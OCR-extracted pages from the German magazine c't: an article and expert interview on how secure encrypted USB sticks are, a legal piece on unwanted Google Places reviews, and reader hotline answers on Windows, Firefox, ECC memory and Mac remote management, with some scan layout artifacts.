Nicht gerade spurlos: Vollvergossenen Metallgehäusen wie dem des Ironkey muss man mit schwerem Werkzeug oder extrem viel Geduld zuleibe rücken.

tion die Verschlüsselung. Einerseits ist sie die Schutzschicht mit dem größten Potenzial, denn den Herstellern steht eine ganze Palette von anerkannten sicheren Kryptosystemen zur Auswahl. Dennoch kommt es aber bei der Kombination der Algorithmen zu einem funktionierenden Kryptosystem immer wieder zu kritischen Fehlern. Ist etwa die Schlüsselverwaltung fehlerhaft, lässt sich auch eine ansonsten sichere AES-256-Verschlüsselung aushebeln.

Besonders dreist ging der IC-Hersteller Innmax bei seinem Controller IM7206 vor, den er ausdrücklich mit „AES-128-Verschlüsselung“ bewarb. Geschickt ließ er offen, was genau der

Controller mit AES verschlüsselt. Die Wolke der Ungewissheit sorgte dafür, dass Produktentwickler von IM7206-basierten USB-Speichern stolz mit AES-Datenverschlüsselung warben. Es stellte sich aber heraus, dass nicht die Daten mit AES verschlüsselt wurden, sondern lediglich der gespeicherten Zugangscode. Die Daten hingegen wurden mit einem selbstentwickelten, XOR-basierten Algorithmus verschlüsselt, den wir innerhalb weniger Stunden knacken konnten [3].

Allein die Verknüpfung des Zugangscodes mit dem Verschlüsselungsalgorithmus kann auf höchst unterschiedliche Weise erfolgen und hat entscheiden-



Auch nach dem gewaltsamen Öffnen der vergossenen Gehäuse stecken die Platinen des DT5000 von Kingston und des Ironkey noch in einem dicken Panzer aus widerstandsfähigem Epoxydharz. Das macht einen Hardware-Angriff nicht unmöglich, aber sehr aufwendig und teuer.

den Einfluss auf die Sicherheit des Gesamtsystems. Naheliegend wäre es, den Zugangscode als Key für die Verschlüsselung zu verwenden. Dies lässt sich mit einem Schlüsselableitungsalgorithmus bewerkstelligen, der aus dem Passwort einen für den Verschlüsselungsalgorithmus tauglichen Schlüssel bestimmter Größe berechnet.

Würde man den abgeleiteten Schlüssel direkt zum Verbeziehungsweise Entschlüsseln der Daten verwenden, müsste der Controller aber bei einem Passwortwechsel den kompletten Flash-Inhalt neu verschlüsseln. Um das zu verhindern, hat sich das Verfahren etabliert, die Daten mit einem unveränderlichen



Master-Key zu verschlüsseln und diesen mit dem Nutzernpasswort verschlüsselt im Controller abzuspeichern.

Eine unsichere Variante dieser Methode ist, dass der Controller eine Vergleichskopie des geheimen Zugangscodes speichert und bei einem positiven Ergebnis die Daten mit dem im Klartext gespeicherten Master-Key entschlüsselt. Mit einer – sehr aufwendigen und teuren – Chip-Analyse lassen sich in diesem Fall Passwort und Master-Key wahrscheinlich auslesen und die Flash-Daten entschlüsseln. Letztlich ist dies nur eine Frage des Geldes.

Große Geheimnisse


Um den Verschlüsselungsversprechen wenigstens mit einer Stichprobe auf den Zahn zu fühlen, haben wir den Datenretter Attingo gebeten, die Flash-Inhalte von zwei USB-Safes auszulesen, deren Chips sich leicht auslösen ließen: die frühe Version des Blockmaster SafeStick und der Verbatim USB Executive Secure. Eine kurze Analyse der Daten zeigte, dass die Inhalte jeweils bis auf einen Bereich für Betriebsdaten des Flash-Controllers tatsächlich verschlüsselt waren. Mit welchem Algorithmus, lässt sich jedoch ohne umfangreiche Analysen mit mehreren baugleichen Exemplaren und unterschiedlichen Testdaten nicht genauer bestimmen.

Leider lässt sich keiner der Hersteller bei seiner Implemen-



Selektiver Verguss sicherheitskritischer Bauteile – links der Flash-Chip des SafeSticks und rechts der Controller des Kingston DataTraveler BlackBox – ist ein Kompromiss zwischen Hardware-Angriffsresistenz einerseits und besserer Wärmeabfuhr und geringeren Produktionskosten andererseits.

Anzeige



Vergüsse aus Epoxydharzen sind besonders widerstandsfähig und für Lösemittel nicht angreifbar. Doch auch sie lassen sich mit geeigneten Werkzeugen entfernen – wenn auch nur mit großem Aufwand.

Wenn die Verschlüsselung ordentlich ist, könnte man eigentlich auf physischen Schutz der Innereien eines USB-Safes verzichten. Einem Controller-IC mit einem Chip-Reverse-Engineering den geheimen Master-Key zu entlocken, ist bestenfalls mit erheblichem finanziellen Aufwand in der Größenordnung mehrerer 10 000 bis 100 000 Euro zu bewerkstelligen und bei einem sicheren Kryptosystem sogar unmöglich. Da lohnt es sich für Kriminelle schon eher, das Opfer zu erpressen oder seinem PC einen Trojaner unterzuschieben, der die Daten nach dem Entsperren einfach ausliest.

Widerstandsfähige Gehäuse und vergossene Platinen sind somit ein zweischneidiges Schwert. Einerseits erhöhen sie – fachgerecht ausgeführt drastisch – den Aufwand für einen

Angreifer. Andererseits erschweren sie aber auch unabhängigen Experten die Beurteilung der Sicherheit. So entgeht ihnen möglicherweise eine Schwachstelle, die einem finanziell und zeitlich besser ausgestatteten Angreifer förmlich ins Auge springt. Wie sicher ein USB-Safe wirklich ist, zeigt sich aufgrund der geheimen Konstruktionspläne leider meist erst im Ernstfall. (cr)

Literatur

- [1] Daniel Bachfeld, Einfach aufgemacht, Zugriff auf geschützte Datenbereiche ohne gültigen Fingerabdruck, c't 5/08, S. 70
- [2] Christiane Rütten, PIN-Theater, c't 11/08, S. 63
- [3] Christiane Rütten, Verschüsselt statt verschlüsselt, Krypto-Festplattengehäuse ausgehebelt, www.ct.de/-270058

tation in die Karten schauen. Wichtige Sicherheitszertifizierungen für den Einsatz im Finanzsektor und im Behördenbereich sehen sogar ausdrücklich vor,

dass wesentliche Teile des Kryptosystems geheim bleiben müssen. Die Verschlüsselung von USB-Safes bleibt somit im Wesentlichen Vertrauenssache.

„Verschlüsselung ist eine Herausforderung“

Unternehmen bieten das Auslesen von Flash-Chips als Dienstleistung an. Im Gespräch mit c't beurteilt Forensikexperte Peter Franck von Attingo die Sicherheit von USB-Safes aus der Datenretterperspektive.

c't: Herr Franck, wie schwierig ist es, an die Daten in Flash-Chips zu gelangen?

Peter Franck: Die Chips auszulesen ist technisch nicht sonderlich schwierig. Dafür gibt es kommerzielle Lesegeräte. Eine mögliche Schwierigkeit ist, dass zu vielen im Handel anzutreffenden Flash-Chips keinerlei Dokumentation erhältlich ist. Wir haben auch schon Chips gesehen, die wie mehrere Einzelchips in einem einzigen Gehäuse angesprochen werden müssen. Die nötigen Parameter mussten wir teilweise erraten.

Zwischen dem Inhalt der Chips und den vom Nutzer geschriebenen Daten liegen aber mehrere Verarbeitungsschritte. Der Controller kümmert sich beispielsweise um die gleichmäßige Belastung aller Speicherseiten, Fehlererkennungs- und Korrektur-Informationen sowie die Verwaltung defekter Speicherseiten und der zugehörigen Reserveseiten.

Außerdem verteilt der Controller die Daten möglichst auf mehrere Chips, um die Lesegeschwindigkeit zu erhöhen. Manche Controller fügen auch eine Datenverschleierungs- oder Verschlüsselungsschicht hinzu. All diese zusätzlichen Verarbeitungsschritte müssen wir berücksichtigen, um aus den Blöcken in den Flash-Chips das ursprüngliche Dateisystem rekonstruieren zu können.

c't: Wie schätzen Sie den Sicherheitsgewinn durch Vergießen ein?

Franck: Vergießen bietet keine absolute Sicherheit, da es sich um „Security by Obscurity“ handelt. Zweikomponenten-Kunstharze sind eher schwierig, Materialien auf Silikon- oder Kautschukbasis und Thermoplaste eher leicht zu entfernen. Mit dem entsprechenden Aufwand lässt sich aber jede Schaltung freilegen, wozu wir erprobte Reverse-Engineering-Verfahren einsetzen. Durch den Verguss wird allerdings erreicht, dass eine Rückgewinnung der gespeicherten Daten deutlich kostspieliger wird. Außerdem sieht man solchen Speichersticks meist deutlich an, dass sie geöffnet wurden, was heimliches Auslesen erschwert.



c't: Inwiefern ist Verschlüsselung für Datenretter ein Problem?

Franck: Verschlüsselung ist immer eine zusätzliche Herausforderung. Selbst als sicher gelöste Algorithmen werden gelegentlich fehlerhaft umgesetzt, doch wenn Implementierung und Passphrase sicher sind, sind wir machtlos. Dann können wir die Daten bestenfalls auslesen, aber nicht entschlüsseln. Erstaunlich oft sind die privaten Schlüssel der Controller-Modelle aber bekannt, weil sie für die komplette Modellcharge identisch sind.

c't: Worauf sollte man beim Kauf achten?

Franck: Ich halte es für praktisch unmöglich, als Kunde die Si-

cherheit der angebotenen USB-Safes zu beurteilen. Selbst für Experten ist es oft mit immensem Aufwand verbunden, die Sicherheit eines bestimmten Produkts zu verifizieren, da die Anbieter keine Details zur Funktionsweise preisgeben. Es gab sogar Implementierungsfehler in nach FIPS 140-2 Level 2 zertifizierten USB-Safes namhafter Hersteller. Ein Angriff auf die AES-Verschlüsselungshardware war bei dem betroffenen Modell nicht nötig, da der Code zum Freischalten des USB-Sticks immer gleich war.

Ich würde mir ein sorgfältig konstruiertes System nebst vollständigen Konstruktionsplänen und unabhängig geprüftem, offenem Quellcode aller darauf laufenden Software wünschen, doch solch ein Produkt kenne ich bislang nicht. Diesen Zustand erreicht man derzeit nur mit quelloffenen Software-Lösungen wie TrueCrypt in Kombination mit gewöhnlichen USB-Sticks. Das Schutzniveau einer solchen Kombination lässt sich viel leichter einschätzen und Sicherheitslücken lassen sich nachträglich schließen. In Sachen Komfort und Systemunabhängigkeit kann eine solche Lösung mit einem USB-Safe aber nicht mithalten.

Anzeige

Tobias H. Strömer

Von der Werbeplattform zum Pranger

Ärger mit Eintragungen bei Google Places

Eigentlich ist die Sache mit der kostenlosen Werbung für das eigene Unternehmen bei Google Maps mit Hilfe des „Google Places“-Dienstes eine schicke Sache. Manchmal verursacht die Nennung aber auch mehr Verdruss als Freude. Unternehmer, zu deren Betriebsadresse unwillkommene Informationen erscheinen, sind nicht unbedingt gefragt worden, ob sie auf diese Weise von sich reden machen wollen.

Wer bei Google Maps nach einem Unternehmen in einer bestimmten Stadt sucht, gibt einfach den Namen des Unternehmens ein und kann dann auf der Karte den Standort mit einigen Informationen sehen. Das klappt inzwischen häufig sogar innerhalb der Google-Websuche: Wer dort nach einem Geschäft Ausschau hält, bekommt mit ein wenig Glück in der Trefferliste einen Kartenausschnitt angezeigt, in dem das gesuchte Unternehmen markiert ist. Neben dem Ausschnitt erscheint dann ein Link zu einer Seite mit weiterführenden Details.

Google sammelt das Material für diese Brancheneinträge aus verschiedenen Quellen, darunter den Gelben Seiten und ande-

ren Verzeichnissen. Grundsätzlich kann aber jedermann einem solchen Eintrag zusätzliche Informationen hinzufügen. Die Identität der Verfasser muss dabei für Leser keineswegs erkennbar sein. Google nennt das Ganze „Community-Änderungen“. Wer bei „Google Places“ Standorte einrichten und/oder bearbeiten will, braucht lediglich ein Google-Konto. Dieses erfordert nicht die Preisgabe realer Personendaten.

Das Konzept weist bereits von Haus aus ein hohes Potenzial für zweifelhafte Informationen auf. Oft finden sich zu einem Unternehmen gleich mehrere Einträge mit unterschiedlichen Adressen oder veralteten Telefonnummern, die wohl aus vergilbten

Branchenbüchern stammen. Es scheint unter URL-Spammern aber auch beliebt zu sein, an wildfremden Einträgen herumzuschrauben und diesen eine andere Web-Adresse unterzuschieben.

Damit sind die Möglichkeiten des Missbrauchs allerdings noch lange nicht erschöpft. Eine bunte Vielfalt von Werbung und Antiberbung blüht. Bisweilen werden dabei auch Rechte verletzt – entweder die des Unternehmens, an dessen Places-Eintrag die Information hängt, oder Rechte von Dritten, also beispielsweise anderen Firmen. Für rechtsverletzende Äußerungen, die beim eigenen Adresseintrag auftauchen, haftet man natürlich nur dann, wenn man sie selbst veranlasst hat. Dennoch sollte man sich im eigenen Interesse darum kümmern, dass man nicht mit Rechtsverletzungen fremder Verfasser in Verbindung gebracht wird.

Solange noch niemand anderes einen Eintrag als Inhaber beansprucht hat, kann jeder Besucher über die Funktion „Ein Problem melden“ versuchen, diesen ändern oder entfernen zu lassen. Wer bei Google Maps auf einen bereits vorhandenen Eintrag zu seinem Unternehmen stößt, sollte diesen zunächst umgehend als Geschäftsinhaber beanspruchen. Dazu muss er nur einen bei dem Eintrag eingerichteten Button anklicken und einen Antrag stellen. Google überprüft dann die Berechtigung per Briefpost. Sobald die Angaben bestätigt sind, können andere den Eintrag nicht mehr ändern.

Trotzdem droht auch dann noch Ungemach. Google Places erlaubt – und fördert – nämlich die Beurteilung eingetragener Unternehmen durch Dritte. Kom-


mentare sammelt Google dabei nicht nur von Besuchern der Google Places, sondern auch von vielen externen Websites wie Citysearch.com und Dine.com.

Kampfkommentare

Solange dabei nur positive Beurteilungen den Weg in die Google-Landkarte finden, ist das den Geschäftsbetreibern normalerweise sehr recht. Unangenehm wird die Angelegenheit dann, wenn zum Eintrag des eigenen Unternehmens kritische oder spöttische Kommentare erscheinen. Ein Gaststättenpächter wird es kaum als spaßig empfinden, wenn sein Lokal etwa als „dunkle Kaschemme“ bezeichnet wird. Und ein niedergelassener Arzt wird sich über das Attribut „Kurpfuscher“ ebenso wenig freuen wie ein Anwalt, der per Kommentar als „Wegelagerer“ gebrandmarkt wird. Immerhin stoßen potenzielle Kunden ja geradezu mit der Nase auf solche Bewertungen, wenn sie bei Google suchen.

Das Dumme ist, dass man sich gegen die meisten Beurteilungen kaum wehren kann. Google verspricht zwar immerhin, Kommentare, die gesetzeswidrige Inhalte aufweisen, „unter Umständen“ zu entfernen. Der Suchmaschinenbetreiber rät außerdem davon ab, „gefälschte Beurteilungen zur Verbesserung oder Verschlechterung der Bewertungen“ zu veröffentlichen oder Bewertungen „für Geld oder aufgrund von anderen Anreizen“ zu schreiben. Er bietet jedem Betroffenen auch an, eine „unangemessene“ Beurteilung zu melden. Gleichzeitig weist Google aber darauf hin, dass eine Beurteilung nur „äußerst selten“ entfernt wird, nämlich allenfalls bei einem Verstoß gegen die Richtlinien des Dienstes [1].

Auch mit rechtlichen Mitteln lässt sich unerwünschten Kommentaren schwer beikommen. Wahre Tatsachenbehauptungen und Werturteile, die gewissermaßen oberhalb der Gürtellinie landen, muss man normalerweise hinnehmen. Auch wenn solche Äußerungen anonym verbreitet werden, fallen sie der Einschätzung des Bundesgerichtshofs zufolge unter das Recht auf freie Meinungsäußerung [2]. Mit einem Kommentar wie „Finger weg von dem Laden“ muss ein Getadelter also leben,



Solange eine auf der Google-Landkarte eingetragene Adresse vorwiegend erfreuliche Kommentare sammelt, dürfte das dem Besitzer willkommen sein. Wenn aber etwa missgünstige Mitbewerber unerkannt Ätz-Kommentare hinterlassen, ist dem nur schwer beizukommen.

weil es sich bei der Kritik um ein – wenngleich nicht besonders qualifiziertes – bloßes Werturteil handelt. Nicht anders verhält es sich bei der Aussage, man habe mit einem Anwalt schon vier Prozesse verloren. Wenn es den Tatsachen entspricht, dass vier Verfahren nicht gewonnen wurden, ist es völlig egal, woran das lag. Im Streitfall muss jedoch derjenige, der eine Behauptung aufstellt, deren Richtigkeit auch beweisen.

Beleidigungen oder Lügen sind immer verboten – man kann von einem Verfasser verlangen, sie zu unterlassen. Bei den zweifelhaften Identifikationsmöglichkeiten für Google-Places-Kommentatoren ist es allerdings unrealistisch, dass man tatsächlich jemanden für eine abgegebene Äußerung dort haftbar machen kann.

Schwierigkeiten bereitet in der Praxis häufig die Frage, was noch Werturteil und was schon (falsche) Tatsachenbehauptung ist. Häufig werden Meinungsäußerungen als Tatsachenbehauptung verkleidet. Deshalb haben Gerichte entschieden, dass in bestimmten Fällen die Bezeichnung von Mitarbeitern eines Unternehmens als „Betrüger“ [3] oder der Vorwurf „unsauberer Geschäfte“ [4] noch ein (zulässiges) Werturteil sein kann. Allerdings ist die Grenze zwischen dem, was noch zulässig ist und was nicht, sehr schwer zu ziehen.

Wenn man mit einem zu kommentierenden Unternehmen in einem Wettbewerbsverhältnis steht, sollte man sich übrigens besonders zurückhalten, selbst mit wahren Tatsachenbehauptungen oder Werturteilen: Bei Mitbewerbern legen die Gerichte einen strengeren Maßstab für unzulässige Online-Äußerungen an als bei Kunden [5].

Wenn eine Beurteilung tatsächlich einmal unzulässig sein sollte, bestehen Unterlassungsansprüche gegen den Verfasser des Beitrags (der normalerweise unerreichbar sein wird), aber auch gegen Google. Wird der Suchmaschinenbetreiber über einen solchen Beitrag informiert, wird er in der Regel bemüht sein, ihn rasch löschen zu lassen. Falls das nicht geschieht, bleibt dem unrechtmäßig Beurteilten nur, gerichtlich vorzugehen – indem er etwa eine einstweilige Verfügung gegen Google beantragt.

Manchmal würde es auch helfen, wenn ein unliebsamer Kommentar durch eine Flut positiver Einschätzungen neutralisiert wird. Bewusst steuern darf der Betroffene eine solche Flutwelle aber nicht. Ganz dumm wäre es zumindest, dabei aufzufallen – und das nicht nur deshalb, weil die Google-Bedingungen getürkte Kommentare verbieten. Wer als Unternehmer Eigenlob als Kundenmeinungen

tarnt, handelt ganz nebenbei auch wettbewerbswidrig und setzt sich dem Risiko aus, von Mitbewerbern abgemahnt zu werden. (psz)

Literatur

- [1] Richtlinien für Nutzer von Google Places: www.google.com/support/places/bin/answer.py?hl=de&answer=187622
- [2] Freie Meinungsäußerung: Urteil des Bundesgerichtshofs (BGH)

vom 27. 3. 2007, 1 BvR 2477/08, GRUR 2007, 724 – „Katzenfreund“

[3] Oberlandesgericht (OLG) Koblenz, Beschluss vom 12. 7. 2007, 2 U 862/06, MMR 2008, 54 – „Betrüger unterwegs“

[4] BGH, Urteil vom 22. 9. 2009, VI ZR 19/08, NJW 2009, 3580 – „Unsaubere Geschäfte“

[5] OLG Hamm, Urteil vom 23. 10. 2007, 4 U 87/07 – „Erfahrungsberichte“

ct

Anzeige

Anzeige

Anzeige

HOTLINE

Sie erreichen uns über die E-Mail-Adresse hotline@ct.de, per Telefon 05 11/53 52-333 werktags von 13-14 Uhr, per Brief (Anschrift auf S. 14) oder per Fax 05 11/53 52-417. Nutzen Sie auch das Hilfe-Forum unter www.ct.de/hotline.

Bitte nicht parken!

Bei meinem Windows-7-PC mit dem Intel-Prozessor Core i7-860 kämpfe ich mit Performance-Problemen bei virtuellen Maschinen. Nun habe ich gelesen, dafür könnte die Energiesparfunktion „Core Parking“ verantwortlich sein, also das temporäre Abschalten unbunutzter CPU-Kerne durch das Betriebssystem. Tatsächlich zeigt mir der „Ressourcenmonitor“ auch oft vier „geparkte Kerne“ an – wie setze ich ein Parkverbot durch?

Eigentlich sollte Core Parking keinen deutlichen Einfluss auf die Systemleistung haben, aber die Funktion lässt sich tatsächlich abschalten. Dazu gibt es mehrere Möglichkeiten, die im Folgenden beschrieben lässt sich besonders leicht wieder rückgängig machen. Zuerst müssen Sie einen Registry-Schlüssel verändern, woraufhin eine zusätzliche Option im Unterabschnitt „Prozessorenergieverwaltung“ in den „erweiterten Energieeinstellungen“ des Energiesparplans auftaucht.

Öffnen Sie also den Registry-Editor (regedit.exe) und erlauben Sie dessen Ausführung, falls die Benutzerkontensteuerung danach fragt. Nun klicken Sie sich zum kompliziert benannten Schlüssel

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Power\PowerSettings\54533251-82be-4824-96c1-47b60b740d00

durch und öffnen dort wiederum den Unterschlüssel 0cc5b647-c1df-4637-891a-dec35c318583. Dort finden Sie den Eintrag „Attributes“, welchen Sie von „1“ auf „0“ ändern.


Nach dem Schließen des Registry-Editors wechseln Sie nun zum Bearbeiten des Energiesparplans, dort wiederum wählen Sie „Erweiterte Energieeinstellungen ändern“, woraufhin sich ein Fenster namens Energieoptionen mit einer einzigen Registerkarte (Erweiterte Einstellungen) öffnet. Dort scrollen Sie bis zur Prozessorenergieverwaltung, wo jetzt der zuvor nicht vorhandene Unterpunkt „Prozessorleistung: Parken von Kernen – Kerne minimal“ zur Verfügung steht. Bei unseren Versuchen war hier standardmäßig ein Wert von 10 Prozent eingestellt, der sich auf die Gesamtzahl der vom Betriebssystem erkannten CPU-Kerne bezieht. Wenn Sie diesen Wert auf 100 % stellen, dann „parkt“ Windows 7 künftig keinen einzigen CPU-Kern mehr. Das lässt sich im Ressourcenmonitor (resmon.exe) nachprüfen.

Anders als Windows Server 2008 kann Windows 7 übrigens nur logische Prozessorkerne parken; bei Multi-Core-Prozessoren ohne Hyper-Threading, also mit ausschließlich physischen Kernen, kommt Core Parking nicht zum Einsatz. (ciw)

Klang-Fenster in OpenOffice schließen

Ich habe in der „Gallery“ von OpenOffice versehentlich auf einen „Klang“ doppelt geklickt. Das hat den Medioplayer in einem riesigen Teilbereich des Hauptfensters geöffnet, in dem der Klang abgespielt wird. Wie bekomme ich dieses blöde Fenster wieder weg? Es hat keine Titelleiste und daher auch keinen „Schließen“-Knopf. Es lässt sich nicht wie ein anderes Tool-Fenster irgendwo anfassen und verschieben. Weder im Menü „Fenster“ noch direkt im Ansicht-Menü oder in dessen Untermenü „Symbolleisten“ ist ein zugehöriger Eintrag zu finden.

Der „Medioplayer“ und auch die „Gallery“ haben Einträge im Menü „Extra“, über die man sie ein- und ausblenden kann. (je)



Das Betriebssystem parkt die beiden virtuellen Kerne eines Core-i5-Prozessors.

Geöffnete Firefox-Tabs auf anderen PC exportieren

Auf meinem Notebook habe ich im Firefox zahlreiche Webseiten als Tabs geöffnet. Wie kann ich diese in den Browser meines Desktop-PC importieren?

Alle dafür notwendigen Funktionen bringt Firefox bereits mit. Auf dem Quellrechner finden Sie im Menüpunkt „Lesezeichen“ die Funktion „Lesezeichen für alle Tabs hinzufügen“. Die Webadressen aller offenen Tabs werden dann in einem Lesezeichen-Ordner mit einem Namen Ihrer Wahl gespeichert. Rufen Sie anschließend die Lesezeichenverwaltung auf.

Über „Importieren und Sichern“ können Sie Ihre Bookmarks im JSON-Dateiformat oder als HTML-Linkliste exportieren und zum Beispiel auf einem USB-Stick speichern. Danach importieren Sie die Liste mit der gleichen Funktion des Browsers auf dem Zielrechner. Rufen Sie nach dem Import-Vorgang das Lesezeichen-Menü auf. Mit Rechtsklick auf den betreffenden Lesezeichen-Ordner können Sie die gespeicherten Links nun in Tabs öffnen lassen. (chh)

Intel-CPUs und ECC-Speicher

Mein nächster Intel-PC soll die Speicherschutzfunktion ECC beherrschen. Welche Prozessoren kommen dafür infrage?

Intel verwendet die Unterstützung von ECC-Speicher mittlerweile als Differenzierungskriterium für die Workstation- und Server-Plattformen. Die großen Hersteller weisen in den Produktinformationen ECC-Speicher explizit aus. Allerdings sollte man sich dabei nicht auf die allgemeinen Angaben zur Baureihe verlassen, sondern darauf achten, dass auch die im Einzelnen ausgewählten Konfigurationen ECC-tauglich und mit geeigneten Speichermodulen bestückt ist.

Relativ offensichtlich ist, dass Mainboards mit den Desktop-Chipsätzen P55, H55, H57, Q57 und Co. beim Thema ECC-Speicher außen vor bleiben, während die für Server- und Workstations gedachten Chipsatz-Bauarten 3400 und 5000 die ECC-Funktionen bestimmter CPUs aktivieren. Auch mit dem X58-Chipsatz klappt es wohl in geeigneten Kombinationen.

Theoretisch erhalten unserer Kenntnis nach alle LGA1156- und LGA1366-Prozessoren bei der Herstellung einen Speicher-Controller, der ECC beherrscht. Allerdings schaltet Intel diese Funktion nur unter bestimmten Bedingungen frei.

Bei den Prozessoren kommen unserer Beobachtung nach alle Xeon-Modelle und die Doppelkerne infrage. Vermutlich klappt es indes nicht mit Quad-Cores der Core-i7-Reihe, weil Intel diese Funktion zur Abgrenzung von den ansonsten nahezu baugleichen Xeon-Modellen verwendet. In der Praxis müssen CPU, Mainboard und BIOS sich darüber

einig sein, dass die Kombination den Intel-Marketing-Richtlinien entspricht. Daher dürfte die einzige verlässliche Quelle die CPU-Kompatibilitätsliste des Mainboards sein. Lassen Sie sich im Zweifelsfall vom Händler bestätigen, dass die von Ihnen gewählten Komponenten ECC-Speicher unterstützen. (bbe)

Mac GUI-Zugriff per SSH anknipsen

Ich stehe immer mal wieder vor dem Problem, einen anderen Mac steuern zu müssen, habe aber meist nur Zugriff auf die Kommandozeile (per SSH). Gibt es einen Weg, um auf diesem Weg die Bildschirmfreigabe zu aktivieren?

Ja, das geht, die Lösung ist aber nicht ganz offensichtlich. Tief in den Eingeweiden des Systems, nämlich im Programmepaket des ARDAgent, steckt unter /System/Library/Core-Services/RemoteManagement/ARDAgent.app/Contents/Resources/kickstart ein Tool, mit dem Sie die „Entfernte Verwaltung“ einschalten können. Die „Entfernte Verwaltung“ umfasst neben Remote-Administrationsfunktionen, die sich aber nur mittels des ARD-Clients (Apple Remote Desktop) nutzen lassen, auch ein Screen-Sharing (so heißt die Bildschirmfreigabe unter Mac OS X 10.5) via VNC. Deshalb lässt sich bei aktiverter entfernter Verwaltung das Screen-Sharing nicht mehr separat aktivieren.

Damit kickstart überhaupt etwas bewirken kann, müssen Sie dem Aufruf sudo voranstellen. Wer nur ein eingeschränktes Konto auf seinem Mac benutzt, muss sogar vorher erst einmal Admin-Rechte erlangen, etwa via su admin, wenn das Konto mit den Rechten zur Verwaltung des Systems so heißt.

Wenn Sie das Programm mit der Option –activate starten, schaltet es die „Entfernte Verwaltung“ dauerhaft an. Mit den Optionen

–configure –access –on –privs –all –users ps erlauben Sie dem Benutzer „ps“ den Zugriff. Mit –configure –access –off knöpfen Sie allen Benutzern diese Rechte wieder ab. Die Option –deactivate schaltet schließlich die entfernte Verwaltung aus. Mit der Option –help aufgerufen, verrät kickstart, was es alles kann.

Das alleinige Aktivieren des Screen-Sharing hat Apple offenbar nicht vorgesehen. Dazu im Netz kursierende Tipps (Anlegen der Datei /private/etc/ScreenSharing.launchd oder /Library/Preferences/com.apple.ScreenSharing.launchd) ignorieren leider, dass man nicht nur den Dienst starten, sondern auch Benutzern den Zugriff erlauben muss – genau diesen Hinweis bleiben die Anleitungen aber schuldig. (ps)

WLAN-Stick an alten USB-Ports?

Im Kurztest „WLAN-Winzing“ (c't 17/10, S. 54) heißt es zum WLAN-Stick Edimax EW-7811Un, dass dieser einen USB-2.0-Port voraussetzt. Ältere Notebooks wie meines, das T23 von IBM, besitzen aber nur das ältere USB 1.1. Läuft der Stick trotzdem?

